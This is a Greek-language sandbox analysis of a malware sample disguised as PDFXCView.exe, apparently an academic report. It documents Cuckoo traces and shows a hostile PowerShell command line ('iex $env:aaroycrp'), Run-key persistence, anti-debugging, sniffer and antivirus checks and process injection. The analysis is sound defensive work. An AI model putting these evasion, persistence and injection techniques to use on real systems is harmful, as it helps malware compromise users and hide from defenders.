
Φαίνεται επίσης το path στο οποίο έχει αποθηκευτεί το κάθε αρχείο στο vm των windows και το ID της κάθε διεργασίας. Χαρακτηριστικά βλέπουμε ότι το PDFXCView.exe έχει PID 2108. Επίσης, βλέπουμε ότι υπάρχει άλλο ένα εκτελέσιμο με όνομα mshta.exe, το οποίο έχει PID 3768 και το οποίο καλεί τη διεργασία powershell.exe που είδαμε στο πεδίο extracted artifacts. Υπενθυμίζουμε ότι το zip αρχείο που υποβάλαμε προς ανάλυση περιείχε μόνο το εκτελέσιμο PDFXCView.exe. Συνεχίζοντας, το powershell.exe καλεί τη διεργασία με όνομα regsvr32.exe η οποία με τη σειρά της ξανακαλεί τον ευατό της ώστε να εκτελεσθεί σε συγκεκριμένο path.




Εικόνα 10 - PDFXCview.exe

Dropped Files


Το πεδίο Dropped Files περιέχει αρχεία που δημιουργεί το malware κατά την εκτέλεσή του. Στην περίπτωσή μας υπάρχουν 4 τέτοια αρχεία, τα οποία μπορούμε να τα κατεβάσουμε και να τα υποβάλλουμε σε περαιτέρω ανάλυση (Εικόνα 11). Οι πληροφορίες που παρουσιάζονται στο cuckoo για αυτά αφορούν το μέγεθός τους και τα ίχνη τους ενώ παράλληλα δίνεται η δυνατότητα, υποβολής τους στο Virus Total για εξέταση (Εικόνα 12). Η υποβολή ενός εξ' αυτών δίνει ενδιαφέρουσες πληροφορίες καθώς αναγνωρίζεται ως κακόβουλο από 63 antivirus προγράμματα (Εικόνα 13).



Εικόνα 11 - Πεδίο Dropped Files



Εικόνα 12 - Υπό εξέταση αρχείο



Εικόνα 13 - Virus Total analysis

Dropped Buffers

Σύμφωνα με το πεδίο αυτό, το malware αφήνει έναν buffer μήκους 1.3MB τον οποίο επίσης μπορούμε να υποβάλλουμε σε ανάλυση στο Virus Total (Εικόνα 14). Παρολ' αυτά δεν προκύπτει κάποιο αξιοσημείωτο αποτέλεσμα κατά την εξέτασή του.

Dropped Buffers

Name	**e6a6d9bf6ddaa017718232c73034fcf9c37ea4fd**
Size	1.3MB
Type	data
MD5	a2e3cdf942964c6b40e4306fb1b9539a
SHA1	e6a6d9bf6ddaa017718232c73034fcf9c37ea4fd
SHA256	23269ee7b1a964065e493ccad6f4b654ae9d71e1a3023121a57c8c2f8f040688
CRC32	D5F050D2
ssdeep	None
Yara	None matched
VirusTotal	Search for analysis

Εικόνα 14 - Dropped buffers

Process Memory

Στο πεδίο Process Memory (Εικόνα 15) βλέπουμε αρχεία τα οποία κάνουν inject τα εκτελέσιμα που χρησιμοποιούνται. Στην περίπτωσή μας γίνεται αναφορά σε 7 περιπτώσεις, όμως δεν μπορούμε να τις παρουσιάσουμε στο παρόν κείμενο λόγω ογκου πληροφορίας που αφορά κυρίως τα URLs που εμφανίζονται στο κάθε εκτελέσιμο που είναι πολυπληθή. Η παρουσίαση ενός τυπικού process memory είναι η παρακάτω:

Εικόνα 15 - Process Memory

Υπάρχει και πάλι η δυνατότητα λήψης των συγκεκριμένων αρχείων. Μάλιστα, το cuckoo προειδοποιεί για την πιθανή ύπαρξη εκτελέσιμων που δεν έχουν γίνει unpack.

Signatures

Στη συνέχεια θα παρουσιάσουμε τα αποτελέσματα και τα συμπεράσματα που προκύπτουν από τη χρήση των signatures που κατεβάσαμε από το community του cuckoo. Με μπλε χρώμα παραθέτονται τα signatures που αφορούν το λειτουργικό των windows, με κίτρινο χρώμα αυτά που αφορούν τη δικτύωση και με κόκκινο χρώμα αυτά που αφορούν extractors.


Το 1^{ο} signature που είναι άξιο αναφοράς είναι το “Checks if process is being debugged by a debugger”. Πιο συγκεκριμένα, χρησιμοποιεί τη διεργασία “isDebuggerPresent” του Windows kernel (Εικόνα 16). Βάσει αυτού συμπεραίνουμε ότι το κακόβουλο δείγμα έχει μηχανισμό που αναγνωρίζει αν κάποια διεργασία του υπόκειται σε debugging. Όπως θα δούμε στη συνέχεια αυτός δεν είναι ο μοναδικός μηχανισμός που διαθέτει ώστε να προστατευτεί από την ανάλυση.

Checks if process is being debugged by a debugger (1 event)

Time & API	Arguments	Status	Return	Repeated
IsDebuggerPresent Feb. 7, 2019, 1:56 a.m.			0	0

Εικόνα 16 - isDebuggerPresent

Ενδιαφέρον επίσης παρουσιάζει η ενεργοποίηση του signature που υποδεικνύει ενέργειες συλλογής πληροφοριών για το σύστημα από το malware. Πιο συγκεκριμένα, ήλεγξε πληροφορίες σχετικά με την ημερομηνία εγκατάστασης των Windows και το Digital Product ID (Εικόνα 17).




Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (2 events)

registry	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\DigitalProductId
registry	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate

Εικόνα 17 - Συλλογή πληροφοριών συστήματος

Τέλος, ενδιαφέρον παρουσιάζει και το signature “The file contains an unknown PE resource name possibly indicative of a packer”. Το συγκεκριμένο μας πληροφορεί για ύπαρξη portable executions προκειμένου να γίνει unpack ένα αρχείο (Εικόνα 18).



The file contains an unknown PE resource name possibly indicative of a packer (3 events)

resource name	PNG
resource name	WAVE
resource name	None

Εικόνα 18 - PE resource

Στη συνέχεια θα παρουσιάσουμε τα σημαντικότερα network signatures του behavioural analysis. Πρώτο εμφανίζεται το “One or more potentially interesting buffers were extracted, these generally contain injected code, configuration data, etc” (Εικόνα 19). Αυτή την πληροφορία μπορούμε να τη διασταυρώσουμε και με τα αποτελέσματα του πεδίου Dropped Buffers που είδαμε προηγουμένως (Εικόνα 14). Το συγκεκριμένο signature δεν έβγαλε κάποιο περαιτέρω αποτέλεσμα. Να θυμίσουμε επίσης ότι για τον συγκεκριμένο buffer δεν παρέχονται πληροφορίες από το VirusTotal.

One or more potentially interesting buffers were extracted, these generally contain injected code, configuration data, etc.

Εικόνα 19 - network signature #1

Ενδιαφέρον παρουσιάζει και το signature “Allocates read-write-execute memory (usually to unpack itself)” (Εικόνα 20) όπου βλέπουμε ότι γίνεται χρήση δύο συναρτήσεων. Η μία είναι η NtProtectVirtualMemory (Εικόνα 21) που χρησιμοποιείται για να μεταβληθεί το protection ενός page μνήμης, στο παράδειγμα από κάτω βλέπουμε ότι η διεργασία με process ID 236 (δεν εμφανίστηκε στο δέντρο διεργασιών πριν) αλλάζει την ασφάλεια ενός page μνήμης σε execute/readwrite με τη σήμανση 64. Στην ουσία αυτό το κομμάτι μνήμης μπορεί να εκτελεστεί, να διαβαστεί και να εγγραφεί.

Allocates read-write-execute memory (usually to unpack itself) (50 out of 196 events)

Εικόνα 20 – network signature #2

Time & API	Arguments	Status	Return
NtProtectVirtualMemory Feb. 7, 2019, 1:55 a.m.	process_identifier: 236 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 8192 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x00456000 process_handle: 0xffffffff	1	0

Εικόνα 21 - NtProtectVirtualMemory

Η άλλη συνάρτηση που χρησιμοποιείται στο συγκεκριμένο signature είναι η NtAllocateVirtualMemory (Εικόνα 22) η οποία είτε παραδίδει είτε κρατά είτε και τα δύο, μία σελίδα μνήμης. Παρακάτω, η συγκεκριμένη συνάρτηση χρησιμοποιείται από την διεργασία με ID 236 που από το section του process memory είναι η PDFXCview.exe.

NtAllocateVirtualMemory Feb. 7, 2019, 1:55 a.m.	process_identifier: 236 region_size: 901120 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x01370000 allocation_type: 12288 (MEM_COMMIT|MEM_RESERVE) process_handle: 0xffffffff	1	0

Εικόνα 22 - NtAllocateVirtualMemory

Στη συνέχεια βλέπουμε signature που μας υποδεικνύει ότι το malware δημιουργεί συντομεύσεις για εκτελέσιμα. Το πιο αναγνωριστικό είναι αυτό του powershell (Εικόνα 23).

Creates a shortcut to an executable file (2 events)	
file	C:\Users\Cuckoo_Guest\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\019bb.lnk
file	C:\Windows\System32\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk


Εικόνα 23 - Δημιουργία συντομεύσεων

Υπάρχει signature που μας δείχνει ότι δημιουργούνται 4 ύποπτες διεργασίες που αφορά τις διεργασίες στο δέντρο διεργασιών που παρουσιάστηκαν παραπάνω. Βλέπουμε επίσης ότι τρέχει και κάποιο script (iex $env:aaroycrp) (Εικόνα 24).

Creates a suspicious process (4 events)	
cmdline	regsvr32.exe
cmdline	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iex $env:aaroycrp
cmdline	"C:\Windows\system32\regsvr32.exe"
cmdline	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex $env:aaroycrp


Εικόνα 24 - Ύποπτες διεργασίες

Αναφέρεται ότι γίνεται drop ένα εκτελέσιμο(pdfxcview.exe) στο φάκελο AppData (Εικόνα 25).



Εικόνα 25 - AppData folder - malicious file

Σημαντικό επίσης είναι και το signature "Tries to locate whether any sniffers are installed". Στην περίπτωσή μας γίνεται αναζήτηση από το malware για την ύπαρξη των εξής sniffers: Wireshark, Fiddler, Fiddler2, HTTPAnalyzerAddon, HTTPAnalyzerStd, HTTPAnalyzerStandAlone (Εικόνα 26).



Εικόνα 26 - Αναζήτηση sniffers

Σε συνδυασμό με το signature που αφορούσε την αναζήτηση για sniffers, υπάρχει το παρακάτω signature που μας υποδηλώνει ότι το malware σε περίπτωση που υπήρχε κάποιος από τους sniffers που προαναφέρθηκαν θα πραγματοποιούσε απεγκατάστασή του. Αυτό πραγματοποιείται με χρήση της RegOpenKeyExA που χρησιμοποιείται για να ανοίξει ένα register key (Εικόνα 27).

Queries for potentially installed applications (50 out of 60 events)

Time & API	Arguments	Status	Return	Repeated
RegOpenKeyExA Feb. 7, 2019, 1:56 a.m.	regkey_r: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark base_handle: 0x80000002 key_handle: 0x00000000 options: 0 access: 0x00020019 regkey: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark		2	0
RegOpenKeyExA Feb. 7, 2019, 1:56 a.m.	regkey_r: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark base_handle: 0x80000001 key_handle: 0x00000000 options: 0 access: 0x00020019 regkey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Wireshark		2	0
RegOpenKeyExA Feb. 7, 2019, 1:56 a.m.	regkey_r: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Fiddler2 base_handle: 0x80000002 key_handle: 0x00000000 options: 0 access: 0x00020019 regkey: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Fiddler2		2	0
RegOpenKeyExA Feb. 7, 2019, 1:56 a.m.	regkey_r: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Fiddler2 base_handle: 0x80000001 key_handle: 0x00000000 options: 0 access: 0x00020019 regkey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Fiddler2		2	0

Εικόνα 27 - Απεγκατάσταση sniffers

Βλέπουμε επίσης από το παρακάτω signature ότι το malware ψάχνει για δικαιώματα που αφορούν debugging προγραμμάτων (Εικόνα 28). Από το κενό δίπλα στο system name μπορούμε να καταλάβουμε ότι δεν βρέθηκε κάτι τέτοιο.

Checks for the Locally Unique Identifier on the system for a suspicious privilege (1 event)

Time & API	Arguments	Status	Return	Repeated
LookupPrivilegeValueW Feb. 7, 2019, 1:56 a.m.	system_name: privilege_name: SeDebugPrivilege	1	1	0

Εικόνα 28 – Αναζήτηση για debugging δικαιώματα

Παρουσιάζονται επίσης διάφορα πιθανά malicious URLs (Εικόνα 29).

Potentially malicious URLs were found in the process memory dump (50 out of 632 events)	
url	http://crl.comodo.net/TrustedCertificateServices.crl0
url	http://users.ocsp.d-trust.net03
url	http://www.usertrust.com1
url	http://crl.ssc.lt/root-b/cacrl.crl0
url	http://crl.securetrust.com/STCA.crl0
url	http://crl.securetrust.com/SGCA.crl0
url	http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=
url	http://www.ssc.lt/cps03
url	http://www.informatik.admin.ch/PKI/links/CPS_2_16_756_1_17_3_1_0.pdf0
url	http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0
url	http://download.microsoft.com/download/E/C/E/ECE99583-2003-455D-B681-68DB610B44A4/WindowsXP-KB968930-x86-ENG.exe
url	http://download.microsoft.com/download/A/7/5/A75BC017-63CE-47D6-8FA4-AFB5C21BAC54/Windows6.0-KB968930-x86.msu
url	http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0
url	http://www.microsoft.com/pki/certs/TrustListPCA.crt0

Εικόνα 29 - Πιθανά κακόβουλα URLs

Ένας επιπλέον μηχανισμός προστασίας που χρησιμοποίησε το malware ήταν να ελέγξει αν υπάρχει κάποιο antivirus εγκατεστημένο στον υπολογιστή μας (Εικόνα 30).

Attempts to identify installed AV products by installation directory (1 event)	
file	C:\ProgramData\Trend Micro

Εικόνα 30 - Προσπάθεια αναγνώρισης antivirus

Τελευταίος μηχανισμός προστασίας ήταν η προσπάθεια καθυστέρησης της ανάλυσης (Εικόνα 31). Πιο συγκεκριμένα, η διεργασία regsvr32.exe προσπαθεί να καθυστερήσει την ανάλυση για 1262 δευτερόλεπτα ενώ η διεργασία PDFXCview για 208 δευτερόλεπτα. Θυμίζουμε ότι η ανάλυση διήρκησε περίπου 25 λεπτά όποτε μπορούμε να καταλήξουμε ότι το κατάφερε με επιτυχία.

A process attempted to delay the analysis task. (2 events)	
description	regsvr32.exe tried to sleep 1262 seconds, actually delayed analysis time by 1262 seconds
description	PDFXCview.exe tried to sleep 208 seconds, actually delayed analysis time by 208 seconds

Εικόνα 31 - Προσπάθεια καθυστέρησης ανάλυσης

Παρατηρούμε επίσης ότι μία διεργασία εγκαθίσταται με τέτοιο τρόπο, ώστε με το που γίνει το boot των windows να γίνεται autorun. Αυτό αποτελεί και το persistence mechanism του συγκεκριμένου malware. (Εικόνα 32).

Installs itself for autorun at Windows startup (1 event)			
reg_key	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\	reg_value	"C:\Users\Cuckoo_Guest\AppData\Local\d5129\98b81.bat"

Εικόνα 32 - Persistence mechanism

Βλέπουμε, επιπλέον, ότι γίνεται προσπάθεια να αλλαχθούν τα security settings των browsers (Εικόνα 33).

Attempts to modify browser security settings (6 events)	
registry	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1206
registry	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1809
registry	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1809
registry	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1206
registry	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\2300
registry	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\2300

Εικόνα 33 - Προσπάθεια αλλαγής των security settings των browser

Το παρακάτω signature που θα παρουσιαστεί χρήζει ιδιαίτερης προσοχής καθώς μας παρουσιάζει τη σειρά με την οποία καλούνται οι διεργασίες μεταξύ τους (Εικόνα 34). Στην ουσία βλέπουμε πώς οικοδομήθηκε το δέντρο των διεργασιών. Πιο συγκεκριμένα, παρατηρούμε ότι με τη χρήση της συνάρτησης NtSetContextThread η powershell καλεί την regsvr32 που στη συνέχεια καλεί τον εαυτό της. Η συγκεκριμένη συνάρτηση δίνει τη δυνατότητα να αλλαχθούν στοιχεία ενός thread.

Used NtSetContextThread to modify a thread in a remote process indicative of process injection (4 events)

Time & API	Arguments	Status	Return	Repeated
Process injection	Process 1224 called NtSetContextThread to modify thread in remote process 2440			
Process injection	Process 2440 called NtSetContextThread to modify thread in remote process 3916			
NtSetContextThread Feb. 7, 2019, 1:56 a.m.	registers.eip: 2004840600 registers.esp: 981384 registers.edi: 0 registers.eax: 1361616 registers.ebp: 0 registers.edx: 0 registers.ebx: 2147348480 registers.esi: 0 registers.ecx: 0 thread_handle: 0x0000031c process_identifier: 2440	1	0	0
NtSetContextThread Feb. 7, 2019, 1:57 a.m.	registers.eip: 2004840600 registers.esp: 2095168 registers.edi: 0 registers.eax: 2475728 registers.ebp: 0 registers.edx: 0 registers.ebx: 2147348480 registers.esi: 0 registers.ecx: 0 thread_handle: 0x0000022c process_identifier: 3916	1	0	0

Εικόνα 34

Άλλο ένα signature που συμβάλλει στην κατανόηση δημιουργίας του δέντρου διεργασιών είναι το “Resumed a suspended thread in a remote process potentially indicative of process injection” (Εικόνα 35). Το συγκεκριμένο αφορά πάλι τα ζεύγη των powershell-regsvr32 και regsvr32-regsvr32. Εδώ γίνεται χρήση της συνάρτησης NtResumeThread, η οποία ελέγχει αν ένα thread έχει ανασταλεί η όχι. Αυτό ελέγχεται από έναν counter που παίρνει τιμές -1,0,1. Το -1 δηλώνει αποτυχία της συνάρτησης, το 0 δηλώνει ότι το thread δεν ήταν ανεσταλμένο ενώ με την τιμή 1 δηλώνεται ότι ήταν ανεσταλμένο αλλά ξανάρχισε. Στο signature βλέπουμε στους counters την τιμή 1, που σημαίνει ότι η διεργασία πατέρας είχε δεσμεύσει το εκάστοτε thread προκειμένου να το χρησιμοποιήσει η διεργασία παιδί.

Resumed a suspended thread in a remote process potentially indicative of process injection (4 events)

Time & API	Arguments	Status	Return	Repeated
Process injection	Process 1224 resumed a thread in remote process 2440			
Process injection	Process 2440 resumed a thread in remote process 3916			
NtResumeThread Feb. 7, 2019, 1:56 a.m.	thread_handle: 0x0000031c suspend_count: 1 process_identifier: 2440	1	0	0
NtResumeThread Feb. 7, 2019, 1:57 a.m.	thread_handle: 0x0000022c suspend_count: 1 process_identifier: 3916	1	0	0

Εικόνα 35

Παρατηρούμε επίσης ότι το powershell.exe πραγματοποιεί 18 εγγραφές εκτελέσιμων αρχείων στο δίσκο (Εικόνα 36).

The process powershell.exe wrote an executable file to disk (18 events)	
file	C:\Windows\System32\ie4uinit.exe
file	C:\Program Files\Windows Sidebar\sidebar.exe
file	C:\Program Files\DVD Maker\DVDMaker.exe
file	C:\Windows\System32\unregmp2.exe
file	C:\Windows\System32\xpsrchvw.exe
file	C:\Windows\System32\displayswitch.exe
file	C:\Program Files\Common Files\Microsoft Shared\ink\mip.exe
file	C:\Windows\System32\mblctr.exe
file	C:\Windows\System32\SoundRecorder.exe
file	C:\Windows\System32\dfrgui.exe
file	C:\Windows\System32\msinfo32.exe
file	C:\Windows\System32\rstrui.exe
file	C:\Program Files\Common Files\Microsoft Shared\ink\ShapeCollector.exe
file	C:\Program Files\Windows Journal\Journal.exe
file	C:\Windows\System32\MdSched.exe

Εικόνα 36 – Εγγραφή εκτελέσιμου αρχείου στο δίσκο


Κλείνοντας με το section των extractor signatures θα αναφέρουμε το “Executed a process and injected code into it, probably while unpacking” (Εικόνα 37). Εδώ κατά κύριο λόγο έχουμε πάλι δέσμευση thread, αλλαγή των στοιχείων του, αλλά προκειμένου να γίνει inject ο κώδικας στο εκάστοτε thread χρησιμοποιείται η συνάρτηση CreateProcessInternalW. Πάλι σε αυτή τη διαδικασία, παρατηρώντας τα process id, συμμετέχουν οι διεργασίες powershell, regsvr32 αλλά και η δεύτερη regsvr32 που είναι διεργασία παιδί της πρώτης regsvr32.

<table>
<tr><th colspan="5">Executed a process and injected code into it, probably while unpacking (16 events)</th></tr>
<tr><th>Time & API</th><th>Arguments</th><th>Status</th><th>Return</th><th>Repeated</th></tr>
<tr><td>NtResumeThread
Feb. 7, 2019, 1:55 a.m.</td><td>thread_handle: 0x000000e4
suspend_count: 1
process_identifier: 2880</td><td>1</td><td>0</td><td>0</td></tr>
<tr><td>CreateProcessInternalW
Feb. 7, 2019, 1:55 a.m.</td><td>thread_identifier: 3528
thread_handle: 0x000002c0
process_identifier: 1224
current_directory: C:\Windows\system32
filepath: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
track: 1
command_line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iex $env:aaroycrp
filepath_r: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
stack_pivoted: 0
creation_flags: 67634192
(CREATE_DEFAULT_ERROR_MODE|CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|EXTENDED_STARTUPINFO_PRESENT)
inherit_handles: 0
process_handle: 0x000002c4</td><td>1</td><td>1</td><td>0</td></tr>
<tr><td>NtResumeThread
Feb. 7, 2019, 1:56 a.m.</td><td>thread_handle: 0x00000244
suspend_count: 1
process_identifier: 1224</td><td>1</td><td>0</td><td>0</td></tr>
<tr><td>NtResumeThread
Feb. 7, 2019, 1:56 a.m.</td><td>thread_handle: 0x00000298
suspend_count: 1
process_identifier: 1224</td><td>1</td><td>0</td><td>0</td></tr>
</table>

Εικόνα 37

